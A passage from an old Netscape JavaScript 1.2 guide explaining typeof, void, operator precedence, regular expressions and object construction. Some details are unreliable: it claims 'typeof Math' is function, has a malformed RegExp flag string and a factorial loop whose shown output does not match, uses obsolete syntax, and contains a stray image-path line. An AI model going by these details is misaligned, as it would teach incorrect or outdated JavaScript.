```
objectName = new objectType ( param1 [,param2] ...[,paramN] )
```

For more information, see `new` in the *JavaScript Reference*.

typeof

The `typeof` operator is used in either of the following ways:

```
1. typeof operand
2. typeof (operand)
```

The `typeof` operator returns a string indicating the type of the unevaluated operand. `operand` is the string, variable, keyword, or object for which the type is to be returned. The parentheses are optional.

Suppose you define the following variables:

```
var myFun = new Function("5+2")
var shape="round"
var size=1
var today=new Date()
```

The `typeof` operator returns the following results for these variables:

```
typeof myFun is object
typeof shape is string
typeof size is number
typeof today is object
typeof dontExist is undefined
```

For the keywords `true` and `null`, the `typeof` operator returns the following results:

```
typeof true is boolean
typeof null is object
```

For a number or string, the `typeof` operator returns the following results:

```
typeof 62 is number
typeof 'Hello world' is string
```

For property values, the `typeof` operator returns the type of value the property contains:

```
typeof document.lastModified is string
typeof window.length is number
typeof Math.LN2 is number
```

For methods and functions, the `typeof` operator returns results as follows:

```
typeof blur is function
typeof eval is function
typeof parseInt is function
typeof shape.split is function
```

For predefined objects, the `typeof` operator returns results as follows:

```
typeof Date is function
typeof Function is function
typeof Math is function
typeof Option is function
typeof String is function
```

void

The void operator is used in either of the following ways:

```
1. javascript:void (expression)
2. javascript:void expression
```

The void operator specifies an expression to be evaluated without returning a value. `expression` is a JavaScript expression to evaluate. The parentheses surrounding the expression are optional, but it is good style to use them.

You can use the `void` operator to specify an expression as a hypertext link. The expression is evaluated but is not loaded in place of the current document.

The following code creates a hypertext link that does nothing when the user clicks it. When the user clicks the link, `void(0)` evaluates to 0, but that has no effect in JavaScript.

```
<A HREF="javascript:void(0)">Click here to do nothing</A>
```

The following code creates a hypertext link that submits a form when the user clicks it.

```
<A HREF="javascript:void(document.form.submit())">
Click here to submit</A>
```

Operator Precedence

The *precedence* of operators determines the order they are applied when evaluating an expression. You can override operator precedence by using parentheses.

Table 9.7 describes the precedence of operators, from lowest to highest.

Table 9.7 Operator precedence

Operator type	Individual operators
assignment	`= += -= *= /= %= <<= >>= >>>= &= ^= |=`
conditional	`?:`
logical-or	`||`
logical-and	`&&`
bitwise-or	`|`
bitwise-xor	`^`
bitwise-and	`&`
equality	`== !=`
relational	`< <= > >=`
bitwise shift	`<< >> >>>`
addition/subtraction	`+ -`
multiply/divide	`* / %`
negation/increment	`! ~ - ++ -- typeof void`
call, member	`() [] .`

Regular Expressions

JavaScript 1.2, available in Navigator 4.0, adds regular expressions to the language. Regular expressions are patterns used to match character combinations in strings. In JavaScript, regular expressions are also objects. For example, to search for all occurrences of 'the' in a string, you create a pattern consisting of 'the' and use the pattern to search for its match in a string. Regular expression patterns can be constructed using either object initializers (for example, `/abc/`) or the `RegExp` constructor function (for example, `re = new RegExp("abc")`). Object initializers are discussed in “Using Object Initializers” on page 172.

These patterns are used with the `exec` and `test` methods of regular expressions, and with the `match`, `replace`, `search`, and `split` methods of `String`.

Creating a Regular Expression

You construct a regular expression in one of two ways:

- Using an object initializer, as in:

  ```
  re = /ab+c/
  ```

  Object initializers provide compilation of the regular expression when the script is evaluated. When the regular expression will remain constant use this for better performance.

- Calling the constructor function of the `RegExp` object, as in:

  ```
  re = new RegExp("ab+c")
  ```

  Using the constructor function provides runtime compilation of the regular expression. Use the constructor function when you know the regular expression pattern will be changing, or you don't know the pattern and are getting it from another source, such as user input. Once you have a defined regular expression, if the regular expression is used throughout the script, and if its source changes, you can use the `compile` method to compile a new regular expression for efficient reuse.

Writing a Regular Expression Pattern

A regular expression pattern is composed of simple characters, such as `/abc/`, or a combination of simple and special characters, such as `/ab*c/` or `/Chapter (\d+)\.\d*/`. The last example includes parentheses which are used as a memory device. The match made with this part of the pattern is remembered for later use, as described in "Using Parenthesized Substring Matches" on page 160.

Using Simple Patterns

Simple patterns are constructed of characters for which you want to find a direct match. For example, the pattern `/abc/` matches character combinations in strings only when exactly the characters 'abc' occur together and in that order. Such a match would succeed in the strings "Hi, do you know your abc's?" and "The latest airplane designs evolved from slabcraft." In both cases the match is with the substring 'abc'. There is no match in the string "Grab crab" because it does not contain the substring 'abc'.

Using Special Characters

When the search for a match requires something more than a direct match, such as finding one or more b's, or finding whitespace, the pattern includes special characters. For example, the pattern `/ab*c/` matches any character combination in which a single 'a' is followed by zero or more 'b's (`*` means 0 or more occurrences of the preceding character) and then immediately followed by 'c'. In the string "cbbabbbbcdebc," the pattern matches the substring 'abbbbc'.

Table 9.8 provides a complete list and description of the special characters that can be used in regular expressions.

Table 9.8 Special characters in regular expressions.

Character	Meaning
`\`	For characters that are usually treated literally, indicates that the next character is special and not to be interpreted literally. For example, `/b/` matches the character 'b'. By placing a backslash in front of b, that is by using `/\b/`, the character becomes special to mean match a word boundary. -or- For characters that are usually treated specially, indicates that the next character is not special and should be interpreted literally. For example, `*` is a special character that means 0 or more occurrences of the preceding character should be matched; for example, `/a*/` means match 0 or more a's. To match `*` literally, precede the it with a backslash; for example, `/a\*/` matches 'a*'.
`^`	Matches beginning of input or line. For example, `/^A/` does not match the 'A' in "an A," but does match it in "An A."
`$`	Matches end of input or line. For example, `/t$/` does not match the 't' in "eater", but does match it in "eat"
`*`	Matches the preceding character 0 or more times. For example, `/bo*/` matches 'boooo' in "A ghost booooed" and 'b' in "A bird warbled", but nothing in "A goat grunted".
`+`	Matches the preceding character 1 or more times. Equivalent to `{1,}`. For example, `/a+/` matches the 'a' in "candy" and all the a's in "caaaaaaandy."

Table 9.8 Special characters in regular expressions. (Continued)

Character	Meaning
`?`	Matches the preceding character 0 or 1 time. For example, `/e?le?/` matches the 'el' in "angel" and the 'le' in "angle."
`.`	(The decimal point) matches any single character except the newline character. For example, `/.n/` matches 'an' and 'on' in "nay, an apple is on the tree", but not 'nay'.
`(x)`	Matches 'x' and remembers the match. For example, `/(foo)/` matches and remembers 'foo' in "foo bar." The matched substring can be recalled from the resulting array's elements `[1]`, ..., `[n]`, or from the predefined `RegExp` object's properties `$1`, ..., `$9`.
`x|y`	Matches either 'x' or 'y'. For example, `/green|red/` matches 'green' in "green apple" and 'red' in "red apple."
`{n}`	Where `n` is a positive integer. Matches exactly `n` occurrences of the preceding character. For example, `/a{2}/` doesn't match the 'a' in "candy," but it matches all of the a's in "caandy," and the first two a's in "caaandy."
`{n,}`	Where `n` is a positive integer. Matches at least `n` occurrences of the preceding character. For example, `/a{2,}` doesn't match the 'a' in "candy", but matches all of the a's in "caandy" and in "caaaaaaandy."
`{n,m}`	Where `n` and `m` are positive integers. Matches at least `n` and at most `m` occurrences of the preceding character. For example, `/a{1,3}/` matches nothing in "cndy", the 'a' in "candy," the first two a's in "caandy," and the first three a's in "caaaaaaandy" Notice that when matching "caaaaaaandy", the match is "aaa", even though the original string had more a's in it.
`[xyz]`	A character set. Matches any one of the enclosed characters. You can specify a range of characters by using a hyphen. For example, `[abcd]` is the same as `[a-c]`. They match the 'b' in "brisket" and the 'c' in "ache".

Table 9.8 Special characters in regular expressions. (Continued)

Character	Meaning
`[^xyz]`	A negated or complemented character set. That is, it matches anything that is not enclosed in the brackets. You can specify a range of characters by using a hyphen. For example, `[^abc]` is the same as `[^a-c]`. They initially match 'r' in "brisket" and 'h' in "chop."
`[\b]`	Matches a backspace. (Not to be confused with `\b`.)
`\b`	Matches a word boundary, such as a space. (Not to be confused with `[\b]`.) For example, `/\bn\w/` matches the 'no' in "noonday";`/\wy\b/` matches the 'ly' in "possibly yesterday."
`\B`	Matches a non-word boundary. For example, `/\w\Bn/` matches 'on' in "noonday", and `/y\B\w/` matches 'ye' in "possibly yesterday."
`\c`*X*	Where *X* is a control character. Matches a control character in a string. For example, `/\cM/` matches control-M in a string.
`\d`	Matches a digit character. Equivalent to `[0-9]`. For example, `/\d/` or `/[0-9]/` matches '2' in "B2 is the suite number."
`\D`	Matches any non-digit character. Equivalent to `[^0-9]`. For example, `/\D/` or `/[^0-9]/` matches 'B' in "B2 is the suite number."
`\f`	Matches a form-feed.
`\n`	Matches a linefeed.
`\r`	Matches a carriage return.
`\s`	Matches a single white space character, including space, tab, form feed, line feed. Equivalent to `[ \f\n\r\t\v]`. for example, `/\s\w*/` matches ' bar' in "foo bar."
`\S`	Matches a single character other than white space. Equivalent to `[^ \f\n\r\t\v]`. For example, `/\S/\w*` matches 'foo' in "foo bar."
`\t`	Matches a tab
`\v`	Matches a vertical tab.

Table 9.8 Special characters in regular expressions. (Continued)

Character	Meaning
`\w`	Matches any alphanumeric character including the underscore. Equivalent to `[A-Za-z0-9_]`. For example, `/\w/` matches 'a' in "apple," '5' in "$5.28," and '3' in "3D."
`\W`	Matches any non-word character. Equivalent to `[^A-Za-z0-9_]`. For example, `/\W/` or `/[^$A-Za-z0-9_]/` matches '%' in "50%."
`\`*n*	Where *n* is a positive integer. A back reference to the last substring matching the *n* parenthetical in the regular expression (counting left parentheses). For example, `/apple(,)\sorange\1/` matches 'apple, orange', in "apple, orange, cherry, peach." A more complete example follows this table. **Note:** If the number of left parentheses is less than the number specified in \n, the \n is taken as an octal escape as described in the next row.
`\o`*octal* `\x`*hex*	Where `\o`*octal* is an octal escape value or `\x`*hex* is a hexadecimal escape value. Allows you to embed ASCII codes into regular expressions.

Using Parentheses

Parentheses around any part of the regular expression pattern cause that part of the matched substring to be remembered. Once remembered, the substring can be recalled for other use, as described in “Using Parenthesized Substring Matches” on page 160.

For example, the pattern `/Chapter (\d+)\.\d*/` illustrates additional escaped and special characters and indicates that part of the pattern should be remembered. It matches precisely the characters 'Chapter ' followed by one or more numeric characters (`\d` means any numeric character and `+` means 1 or more times), followed by a decimal point (which in itself is a special character; preceding the decimal point with \ means the pattern must look for the literal character '.'), followed by any numeric character 0 or more times (`\d` means numeric character, `*` means 0 or more times). In addition, parentheses are used to remember the first matched numeric characters.

This pattern is found in "Open Chapter 4.3, paragraph 6" and '4' is remembered. The pattern is not found in "Chapters 3 and 4", because that string does not have a period after the '3'.

Working With Regular Expressions

Regular expressions are used with the regular expression methods `test` and `exec` and with the `String` methods `match`, `replace`, `search`, and `split`. These methods are explained in detail in the *JavaScript Reference*.

`exec`	A regular expression method that executes a search for a match in a string. It returns an array of information.
`test`	A regular expression method that tests for a match in a string. It returns true or false.
`match`	A `String` method that executes a search for a match in a string. It returns an array of information or null on a mismatch.
`search`	A `String` method that tests for a match in a string. It returns the index of the match, or -1 if the search fails.
`replace`	A `String` method that executes a search for a match in a string, and replaces the matched substring with a replacement substring.
`split`	A `String` method that uses a regular expression or a fixed string to break a string into an array of substrings.

When you want to know whether a pattern is found in a string, use the `test` or `search` method; for more information (but slower execution) use the `exec` or `match` methods. If you use `exec` or `match` and if the match succeeds, these methods return an array and update properties of the associated regular expression object and also of the predefined regular expression object, `RegExp`. If the match fails, the `exec` method returns `null` (which converts to `false`).

In the following example, the script uses the `exec` method to find a match in a string.

```
<SCRIPT LANGUAGE="JavaScript1.2">
myRe=/d(b+)d/g;
myArray = myRe.exec("cdbbdbsbz");
</SCRIPT>
```

If you do not need to access the properties of the regular expression, an alternative way of creating `myArray` is with this script:

```
<SCRIPT LANGUAGE="JavaScript1.2">
myArray = /d(b+)d/g.exec("cdbbdbsbz");
</SCRIPT>
```

If you want to be able to recompile the regular expression, yet another alternative is this script:

```
<SCRIPT LANGUAGE="JavaScript1.2">
myRe= new RegExp ("d(b+)d", "g:);
myArray = myRe.exec("cdbbdbsbz");
</SCRIPT>
```

With these scripts, the match succeeds and returns the array and updates the properties shown in Table 9.9.

Table 9.9 Results of regular expression execution.

Object	Property or Index	Description	In this example
`myArray`		The matched string and all remembered substrings	`["dbbd", "bb"]`
	`index`	The 0-based index of the match in the input string	`1`
	`input`	The original string	`"cdbbdbsbz"`
	`[0]`	The last matched characters	`"dbbd"`
`myRe`	`lastIndex`	The index at which to start the next match. (This property is set only if the regular expression uses the `g` option, described in "Executing a Global Search and Ignoring Case" on page 162.)	`5`
	`source`	The text of the pattern	`"d(b+)d"`
`RegExp`	`lastMatch`	The last matched characters	`"dbbd"`
	`leftContext`	The substring preceding the most recent match	`"c"`
	`rightContext`	The substring following the most recent match	`"bsbz"`

`RegExp.leftContext` and `RegExp.rightContext` can be computed from the other values. `RegExp.leftContext` is equivalent to:

```
myArray.input.substring(0, myArray.index)
```

and `RegExp.rightContext` is equivalent to:

```
myArray.input.substring(myArray.index + myArray[0].length)
```

As shown in the second form of this example, you can use the a regular expression created with an object initializer without assigning it to a variable. If you do, however, every occurrence is a new regular expression. For this reason, if you use this form without assigning it to a variable, you cannot subsequently access the properties of that regular expression. For example, assume you have this script:

```
<SCRIPT LANGUAGE="JavaScript1.2">
myRe=/d(b+)d/g;
myArray = myRe.exec("cdbbdbsbz");
document.writeln("The value of lastIndex is " + myRe.lastIndex);
</SCRIPT>
```

This script displays:

The value of lastIndex is 5

However, if you have this script:

```
<SCRIPT LANGUAGE="JavaScript1.2">
myArray = /d(b+)d/g.exec("cdbbdbsbz");
document.writeln("The value of lastIndex is " + /d(b+)d/g.lastIndex);
</SCRIPT>
```

It displays:

The value of lastIndex is 0

The occurrences of `/d(b+)d/g` in the two statements are different regular expression objects and hence have different values for their `lastIndex` property. If you need to access the properties of a regular expression created with an object initalizer, you should first assign it to a variable.

Using Parenthesized Substring Matches

Including parentheses in a regular expression pattern causes the corresponding submatch to be remembered. For example, `/a(b)c/` matches the characters 'abc' and remembers 'b'. To recall these parenthesized substring matches, use the `RegExp` properties `$1`, ..., `$9` or the `Array` elements `[1]`, ..., `[n]`.

The number of possible parenthesized substrings is unlimited. The predefined `RegExp` object holds up to the last nine and the returned array holds all that were found. The following examples illustrate how to use parenthesized substring matches.

Example 1. The following script uses the `replace` method to switch the words in the string. For the replacement text, the script uses the values of the `$1` and `$2` properties.

```
<SCRIPT LANGUAGE="JavaScript1.2">
re = /(\w+)\s(\w+)/;
str = "John Smith";
newstr = str.replace(re, "$2, $1");
document.write(newstr)
</SCRIPT>
```

This prints "Smith, John".

Example 2. In the following example, `RegExp.input` is set by the Change event. In the `getInfo` function, the `exec` method uses the value of `RegExp.input` as its argument. Note that `RegExp` must be prepended to its `$` properties (because they appear outside the replacement string). (Example 3 is a more efficient, though possibly more cryptic, way to accomplish the same thing.)

```
<HTML>

<SCRIPT LANGUAGE="JavaScript1.2">
function getInfo(){
   re = /(\w+)\s(\d+)/
   re.exec();
   window.alert(RegExp.$1 + ", your age is " + RegExp.$2);
}
</SCRIPT>

Enter your first name and your age, and then press Enter.

<FORM>
<INPUT TYPE="text" NAME="NameAge" onChange="getInfo(this);">
</FORM>

</HTML>
```

Example 3. The following example is similar to Example 2. Instead of using the `RegExp.$1` and `RegExp.$2`, this example creates an array and uses `a[1]` and `a[2]`. It also uses the shortcut notation for using the `exec` method.

```
<HTML>

<SCRIPT LANGUAGE="JavaScript1.2">
function getInfo(){
   a = /(\w+)\s(\d+)/();
   window.alert(a[1] + ", your age is " + a[2]);
}
</SCRIPT>

Enter your first name and your age, and then press Enter.

<FORM>
<INPUT TYPE="text" NAME="NameAge" onChange="getInfo(this);">
</FORM>
```

```
</HTML>
```

Executing a Global Search and Ignoring Case

Regular expressions have two optional flags that allow for global and case insensitive searching. To indicate a global search, use the `g` flag. To indicate a case insensitive search, use the `i` flag. These flags can be used separately or together in either order, and are included as part of the regular expression.

To include a flag with the regular expression, use this syntax:

```
re = /pattern/[g|i|gi]
re = new RegExp("pattern", ['g'|'i'|'gi'])
```

Note that the flags, `i` and `g`, are an integral part of a regular expression. They cannot be added or removed later.

For example, `re = /\w+\s/g` creates a regular expression that looks for one or more characters followed by a space, and it looks for this combination throughout the string.

```
<SCRIPT LANGUAGE="JavaScript1.2">
re = /\w+\s/g;
str = "fee fi fo fum";
myArray = str.match(re);
document.write(myArray);
</SCRIPT>
```

This displays ["fee ", "fi ", "fo "]. In this example, you could replace the line:

```
re = /\w+\s/g;
```

with:

```
re = new RegExp("\\w+\\s", "g");
```

and get the same result.

Examples

Changing the Order in an Input String

The following example illustrates the formation of regular expressions and the use of `string.split()` and `string.replace()`.

It cleans a roughly-formatted input string containing names (first name first) separated by blanks, tabs and exactly one semicolon.

Finally, it reverses the name order (last name first) and sorts the list.

```
<SCRIPT LANGUAGE="JavaScript1.2">

// The name string contains multiple spaces and tabs,
// and may have multiple spaces between first and last names.
names = new String ( "Harry Trump ;Fred Barney; Helen Rigby ;\
       Bill Abel ;Chris Hand ")

document.write ("---------- Original String" + "<BR>" + "<BR>")
document.write (names + "<BR>" + "<BR>")

// Prepare two regular expression patterns and array storage.
// Split the string into array elements.

// pattern: possible white space then semicolon then possible white space
pattern = /\s*;\s*/

// Break the string into pieces separated by the pattern above and
// and store the pieces in an array called nameList
nameList = names.split (pattern)

// new pattern: one or more characters then spaces then characters.
// Use parentheses to "memorize" portions of the pattern.
// The memorized portions are referred to later.
pattern = /(\w+)\s+(\w+)/

// New array for holding names being processed.
bySurnameList = new Array;

// Display the name array and populate the new array
// with comma-separated names, last first.
//
// The replace method removes anything matching the pattern
// and replaces it with the memorized string—second memorized portion
// followed by comma space followed by first memorized portion.
//
// The variables $1 and $2 refer to the portions
// memorized while matching the pattern.

document.write ("---------- After Split by Regular Expression" + "<BR>")
for ( i = 0; i < nameList.length; i++) {
   document.write (nameList[i] + "<BR>")
   bySurnameList[i] = nameList[i].replace (pattern, "$2, $1")
}

// Display the new array.
document.write ("---------- Names Reversed" + "<BR>")
for ( i = 0; i < bySurnameList.length; i++) {
   document.write (bySurnameList[i] + "<BR>")
}
```

```
// Sort by last name, then display the sorted array.
bySurnameList.sort()
document.write ("---------- Sorted" + "<BR>")
for ( i = 0; i < bySurnameList.length; i++) {
   document.write (bySurnameList[i] + "<BR>")
}

document.write ("---------- End" + "<BR>")

</SCRIPT>
```

Using Special Characters to Verify Input

In the following example, a user enters a phone number. When the user presses Enter, the script checks the validity of the number. If the number is valid (matches the character sequence specified by the regular expression), the script posts a window thanking the user and confirming the number. If the number is invalid, the script posts a window telling the user that the phone number isn't valid.

The regular expression looks for zero or one open parenthesis `\(?`, followed by three digits `\d{3}`, followed by zero or one close parenthesis `\)?`, followed by one dash, forward slash, or decimal point and when found, remember the character `([-\/\.])`, followed by three digits `\d{3}`, followed by the remembered match of a dash, forward slash, or decimal point `\1`, followed by four digits `\d{4}`.

The Change event activated when the user presses Enter, sets the value of `RegExp.input`.

```
<HTML>
<SCRIPT LANGUAGE = "JavaScript1.2">

re = /\(?\d{3}\)?([-\/\.])\d{3}\1\d{4}/

function testInfo() {
   OK = re.exec()
   if (!OK)
      window.alert (RegExp.input +
         " isn't a phone number with area code!")
   else
      window.alert ("Thanks, your phone number is " + OK[0])
}

</SCRIPT>

Enter your phone number (with area code) and then press Enter.
<FORM>
```

```
<INPUT TYPE="text" NAME="Phone" onChange="testInfo(this);">
</FORM>

</HTML>
```

Chapter

10

Object Model

JavaScript is based on a simple object-oriented paradigm. An object is a construct with properties that are JavaScript variables or other objects. An object also has functions associated with it that are known as the object's *methods*. In addition to objects that are predefined in the Navigator client and the server, you can define your own objects.

This chapter describes how to use objects, properties, functions, and methods, and how to create your own objects.

Objects and Properties

A JavaScript object has properties associated with it. You access the properties of an object with a simple notation:

```
objectName.propertyName
```

Both the object name and property name are case sensitive. You define a property by assigning it a value. For example, suppose there is an object named `myCar` (for now, just assume the object already exists). You can give it properties named `make`, `model`, and `year` as follows:

```
myCar.make = "Ford"
myCar.model = "Mustang"
myCar.year = 69;
```

An array is an ordered set of values associated with a single variable name. Properties and arrays in JavaScript are intimately related; in fact, they are different interfaces to the same data structure. So, for example, you could access the properties of the `myCar` object as follows:

```
myCar["make"] = "Ford"
myCar["model"] = "Mustang"
myCar["year"] = 67
```

This type of array is known as an *associative array*, because each index element is also associated with a string value. To illustrate how this works, the following function displays the properties of the object when you pass the object and the object's name as arguments to the function:

```
function show_props(obj, obj_name) {
   var result = ""
   for (var i in obj)
      result += obj_name + "." + i + " = " + obj[i] + "\n"
   return result
}
```

So, the function call `show_props(myCar, "myCar")` would return the following:

```
myCar.make = Ford
myCar.model = Mustang
myCar.year = 67
```

Functions

Functions are one of the fundamental building blocks in JavaScript. A function is a JavaScript procedure—a set of statements that performs a specific task. To use a function, you must first define it; then your script can call it.

Defining Functions

A function definition consists of the `function` keyword, followed by

- The name of the function.
- A list of arguments to the function, enclosed in parentheses and separated by commas.

- The JavaScript statements that define the function, enclosed in curly braces, { }. The statements in a function can include calls to other functions defined in the current application.

In Navigator JavaScript, it is good practice to define all your functions in the HEAD of a page so that when a user loads the page, the functions are loaded first.

For example, here is the definition of a simple function named `pretty_print`:

```
function pretty_print(str) {
   document.write("<HR><P>" + str)
}
```

This function takes a string, `str`, as its argument, adds some HTML tags to it using the concatenation operator (+), and then displays the result to the current document using the `write` method.

In addition to defining functions as described here, you can also define `Function` objects, as described in “Function Object” on page 187.

Using Functions

In a Navigator application, you can use (or *call*) any function defined in the current page. You can also use functions defined by other named windows or frames; for more information, see Chapter 4, “Using Windows and Frames.” In a server-side JavaScript application, you can use any function compiled with the application.

Defining a function does not execute it. You have to call the function for it to do its work. For example, if you defined the example function `pretty_print` in the HEAD of the document, you could call it as follows:

```
<SCRIPT>
pretty_print("This is some text to display")
</SCRIPT>
```

The arguments of a function are not limited to strings and numbers. You can pass whole objects to a function, too. The `show_props` function (defined in “Objects and Properties” on page 167) is an example of a function that takes an object as an argument.

A function can even be recursive, that is, it can call itself. For example, here is a function that computes factorials:

```
function factorial(n) {
   if ((n == 0) || (n == 1))
      return 1
   else {
      result = (n * factorial(n-1) )
   return result
   }
}
```

You could then display the factorials of one through five as follows:

```
for (x = 0; x < 5; x++) {
   document.write("<BR>", x, " factorial is ", factorial(x))
}
```

The results are:

0 factorial is 1
1 factorial is 1
2 factorial is 2
3 factorial is 6
4 factorial is 24
5 factorial is 120

Using the arguments Array

The arguments of a function are maintained in an array. Within a function, you can address the parameters passed to it as follows:

```
functionName.arguments[i]
```

where `functionName` is the name of the function and `i` is the ordinal number of the argument, starting at zero. So, the first argument passed to a function named `myfunc` would be `myfunc.arguments[0]`. The total number of arguments is indicated by the variable `arguments.length`.

Using the `arguments` array, you can call a function with more arguments than it is formally declared to accept using. This is often useful if you don't know in advance how many arguments will be passed to the function. You can use `arguments.length` to determine the number of arguments actually passed to the function, and then treat each argument using the `arguments` array.

For example, consider a function defined to create HTML lists. The only formal argument for the function is a string that is “U” for an unordered (bulleted) list or “O” for an ordered (numbered) list. The function is defined as follows:

```
function list(type) {
   document.write("<" + type + "L>") // begin list
   // iterate through arguments
   for (var i = 1; i < list.arguments.length; i++)
      document.write("<LI>" + list.arguments[i])
      document.write("</" + type + "L>") // end list
}
```

You can pass any number of arguments to this function, and it will then display each argument as an item in the indicated type of list. For example, the following call to the function

```
list("o", "one", 1967, "three", "etc., etc...")
```

results in this output:

1. one
2. 1967
3. three
4. etc., etc...

In JavaScript 1.2, `arguments` includes additional properties, as described in the *JavaScript Reference*.

Creating New Objects

Both client-side and server-side JavaScript have a number of predefined objects. In addition, you can create your own objects. In JavaScript 1.2, if you only want one instance of an object, you can create it using an object initializer. Alternatively, if you want to be able to create multiple instances of an object, you can first create a constructor function and then instantiate an object using that function and the `new` operator.

Using Object Initializers

In earlier versions of Navigator, you could create objects only using their constructor functions or using a function supplied by some other object for that purpose, as discussed in "Using a Constructor Function" on page 173.

In Navigator 4.0, however, you can also create objects using an object initializer. You do so when you only need a single instance of an object and not the ability to create multiple instances.

Note In *What's New in JavaScript 1.2*, using object initializers was referred to as creating objects with literal notation. It was decided that the phrase "literal notation" could be misleading. "Object initializer" is consistent with the terminology used by C++.

The syntax for an object using an object initializer is:

```
objectName = {property1:value1, property2:value2,..., propertyN:valueN}
```

where `objectName` is the name of the new object, each `propertyI` is an identifier (either a name, a number, or a string literal), and each `valueI` is an expression whose value is assigned to the `propertyI`. The `objectName` and assignment is optional. If you do not need to refer to this object elsewhere, you do not need to assign it to a variable.

If an object is created with an object initializer in a top-level script, JavaScript interprets the object each time it evaluates the expression containing the object literal. In addition, an initializer used in a function is created each time the function is called.

Assume you have the following statement:

```
if (cond) x = {hi:"there"}
```

In this case, JavaScript creates object and assigns it to the variable `x` if and only if the expression `cond` is true.

The following example creates `myHonda` with three properties. Note that the `engine` property is also an object with its own properties.

```
myHonda = {color:"red",wheels:4,engine:{cylinders:4,size:2.2}}
```

As discussed in Chapter 11, “Predefined Core Objects and Functions,” JavaScript provides array objects. In Navigator 4.0, you can also use an initializer to create an array. The syntax for creating an array in this way is slightly different from creating other objects:

```
arrayName = [element0, element1, ..., elementN]
```

where `arrayName` is the name of the new array and each `elementI` is a value for on of the array’s elements. When you create an array using an initializer, it is initialized with the specified values as its elements, and its length is set to the number of arguments. As with other objects, assigning the array to a variable name is optional.

You do not have to specify all elements in the new array. If you put 2 commas in a row, the array is created with spaces for the unspecified elements, as shown in the second example below.

If an array is created using an initializer in a top-level script, JavaScript interprets the array each time it evaluates the expression containing the array initializer. In addition, an initializer used in a function is created each time the function is called.

The following example creates the `coffees` array with three elements and a length of three:

```
coffees = ["French Roast", "Columbian", "Kona"]
```

The following example creates the `fish` array, giving values to two elements and having one empty element:

```
fish = ["Lion", , "Surgeon"]
```

With this expression `fish[0]` is "Lion", `fish[2]` is "Surgeon", and `fish[1]` is undefined.

Using a Constructor Function

Alternatively, you can create your own object with these two steps:

1. Define the object type by writing a constructor function.
2. Create an instance of the object with `new`.

To define an object type, create a function for the object type that specifies its name, properties, and methods. For example, suppose you want to create an object type for cars. You want this type of object to be called `car`, and you want it to have properties for make, model, year, and color. To do this, you would write the following function:

```
function car(make, model, year) {
   this.make = make
   this.model = model
   this.year = year
}
```

Notice the use of `this` to assign values to the object's properties based on the values passed to the function.

Now you can create an object called `mycar` as follows:

```
mycar = new car("Eagle", "Talon TSi", 1993)
```

This statement creates `mycar` and assigns it the specified values for its properties. Then the value of `mycar.make` is the string "Eagle", `mycar.year` is the integer 1993, and so on.

You can create any number of `car` objects by calls to `new`. For example,

```
kenscar = new car("Nissan", "300ZX", 1992)
vpgscar = new car("Mazda", "Miata", 1990)
```

An object can have a property that is itself another object. For example, suppose you define an object called `person` as follows:

```
function person(name, age, sex) {
   this.name = name
   this.age = age
   this.sex = sex
}
```

and then instantiate two new `person` objects as follows:

```
rand = new person("Rand McKinnon", 33, "M")
ken = new person("Ken Jones", 39, "M")
```

Then you can rewrite the definition of `car` to include an `owner` property that takes a `person` object, as follows:

```
function car(make, model, year, owner) {
   this.make = make
   this.model = model
   this.year = year
   this.owner = owner
}
```

To instantiate the new objects, you then use the following:

```
car1 = new car("Eagle", "Talon TSi", 1993, rand)
car2 = new car("Nissan", "300ZX", 1992, ken)
```

Notice that instead of passing a literal string or integer value when creating the new objects, the above statements pass the objects `rand` and `ken` as the arguments for the owners. Then if you want to find out the name of the owner of car2, you can access the following property:

```
car2.owner.name
```

Note that you can always add a property to a previously defined object. For example, the statement

```
car1.color = "black"
```

adds a property `color` to car1, and assigns it a value of "black." However, this does not affect any other objects. To add the new property to all objects of the same type, you have to add the property to the definition of the `car` object type.

Indexing Object Properties

In Navigator 2.0, you can refer to an object's properties by their property name or by their ordinal index. In Navigator 3.0 or later, however, if you initially define a property by its name, you must always refer to it by its name, and if you initially define a property by an index, you must always refer to it by its index.

This applies when you create an object and its properties with a constructor function, as in the above example of the `Car` object type, and when you define individual properties explicitly (for example, `myCar.color = "red"`). So if you define object properties initially with an index, such as `myCar[5] = "25 mpg"`, you can subsequently refer to the property as `myCar[5]`.

The exception to this rule is objects reflected from HTML, such as the `forms` array. You can always refer objects in these arrays by either their ordinal number (based on where they appear in the document) or their name (if defined). For example, if the second `<FORM>` tag in a document has a `NAME` attribute of “myForm”, you can refer to the form as `document.forms[1]` or `document.forms["myForm"]` or `document.myForm`.

Defining Properties for an Object Type

You can add a property to a previously defined object type by using the `prototype` property. This defines a property that is shared by all objects of the specified type, rather than by just one instance of the object. The following code adds a `color` property to all objects of type `car`, and then assigns a value to the `color` property of the object `car1.` For more information, see the `prototype` property of the `Function` object in the *JavaScript Reference*.

```
Car.prototype.color=null
car1.color="black"
birthday.description="The day you were born"
```

Defining Methods

A *method* is a function associated with an object. You define a method the same way you define a standard function. Then you use the following syntax to associate the function with an existing object:

```
object.methodname = function_name
```

where `object` is an existing object, `methodname` is the name you are assigning to the method, and `function_name` is the name of the function.

You can then call the method in the context of the object as follows:

```
object.methodname(params);
```

You can define methods for an object type by including a method definition in the object constructor function. For example, you could define a function that would format and display the properties of the previously-defined `car` objects; for example,

```
function displayCar() {
   var result = "A Beautiful " + this.year + " " + this.make
      + " " + this.model
   pretty_print(result)
}
```

where `pretty_print` is the function (defined in "Functions" on page 168) to display a horizontal rule and a string. Notice the use of `this` to refer to the object to which the method belongs.

You can make this function a method of `car` by adding the statement

```
this.displayCar = displayCar;
```

to the object definition. So, the full definition of `car` would now look like


```
function car(make, model, year, owner) {
   this.make = make
   this.model = model
   this.year = year
   this.owner = owner
   this.displayCar = displayCar
}
```

Then you can call the `displayCar` method for each of the objects as follows:

```
car1.displayCar()
car2.displayCar()
```

This produces the output shown in Figure 10.1

Figure 10.1 Displaying method output



```
A Beautiful 1993 Eagle Talon TSi
A Beautiful 1992 Nissan 300ZX
```

Using this for Object References

JavaScript has a special keyword, `this`, that you can use within a method to refer to the current object. For example, suppose you have a function called `validate` that validates an object's `value` property, given the object and the high and low values:

```
function validate(obj, lowval, hival) {
   if ((obj.value < lowval) || (obj.value > hival))
```

```
      alert("Invalid Value!")
}
```

